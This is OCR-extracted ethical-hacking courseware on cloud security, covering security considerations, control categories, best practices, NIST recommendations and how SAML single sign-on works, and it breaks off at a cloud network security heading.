
Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing service should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.
- Use zero-trust principles to segment business applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Placement of Security Controls in the Cloud

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.

  Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.

- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.

  Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.

- **Detective controls** – These controls detect and react appropriately to occurring incidents.

  Example: Employing IDSs, IPSs, etc. helps detect attacks on cloud systems.

- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.

  Example: Restoring system backups.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.94: Placement of security controls in the cloud

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **user credentials sharing** among users, applications, and services
7. Implement strong **authentication**, **authorization** and **auditing** controls
8. Check for **data protection** at both the design stage and at runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor the **client's traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud (Cont'd)

13. Analyze **cloud provider security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud undergoes regular **security checks and updates**
16. Ensure that physical security is a **24 x 7 x 365** affair
17. Enforce **security standards** in installation/configuration
18. Ensure that the memory, storage, and network access is **isolated**
19. Leverage strong **two-factor authentication** techniques where possible
20. Implement a baseline **security breach notification** process
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessments**
24. Disclose infrastructure information, **security patching**, and firewall details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:

- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Verify one's cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client's traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.
- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.
- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests for checking if the existing cloud security efforts are sufficient to protect the data and applications.
- Enforce a cloud access security broker (CASB) to ensure that optimal security controls are employed in the cloud.
- Set up a cloud data deletion policy to safely delete sensitive data from the cloud with compliance.

NIST Recommendations for Cloud Security

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Security Assertion Markup Language (SAML)

SAML is a popular open-standard protocol used for authentication and authorization between two communicating entities. It provides a single sign-on (SSO) facility for users to interact with multiple applications or services with one set of common credentials. SAML can be offered as software-as-a-service, which can be installed at the service provider (SP) and identity provider (IdP) to simplify the federated authorization and authentication mechanisms for users. The SAML protocol consists of the following three entities.

- **Client or user**: It is an entity with a valid account that requests a service or resource through a web browser.
- **Service provider (SP)**: It is a server hosting applications or services for the users.
- **Identity provider (IdP)**: It is an entity within a system that stores user directories and validating mechanisms.

When SAML federation software is installed or configured, it builds a trust relationship between SP and IdP, enabling secure communication. When a user wishes to access any service or resource, he/she must be authenticated by the IdP. Soon after a service request is initiated from the user, the SP sends an SAML request to the IdP to validate the user.

The IdP then creates an XML-based SAML authentication assertion that describes what type of login attempt has been initiated (password, two-factor, etc.); the SAML attribute assertion, which contains specific details about the user; and the authorization assertion, which describes whether the user can be allowed or denied access to the service. XML-based assertions are then forwarded to the SP. Once the authentication process is completed successfully, the user is free to access the protected resources or services.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.95: Working of SAML


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Network Security

Cloud network security can be achieved in the following ways:

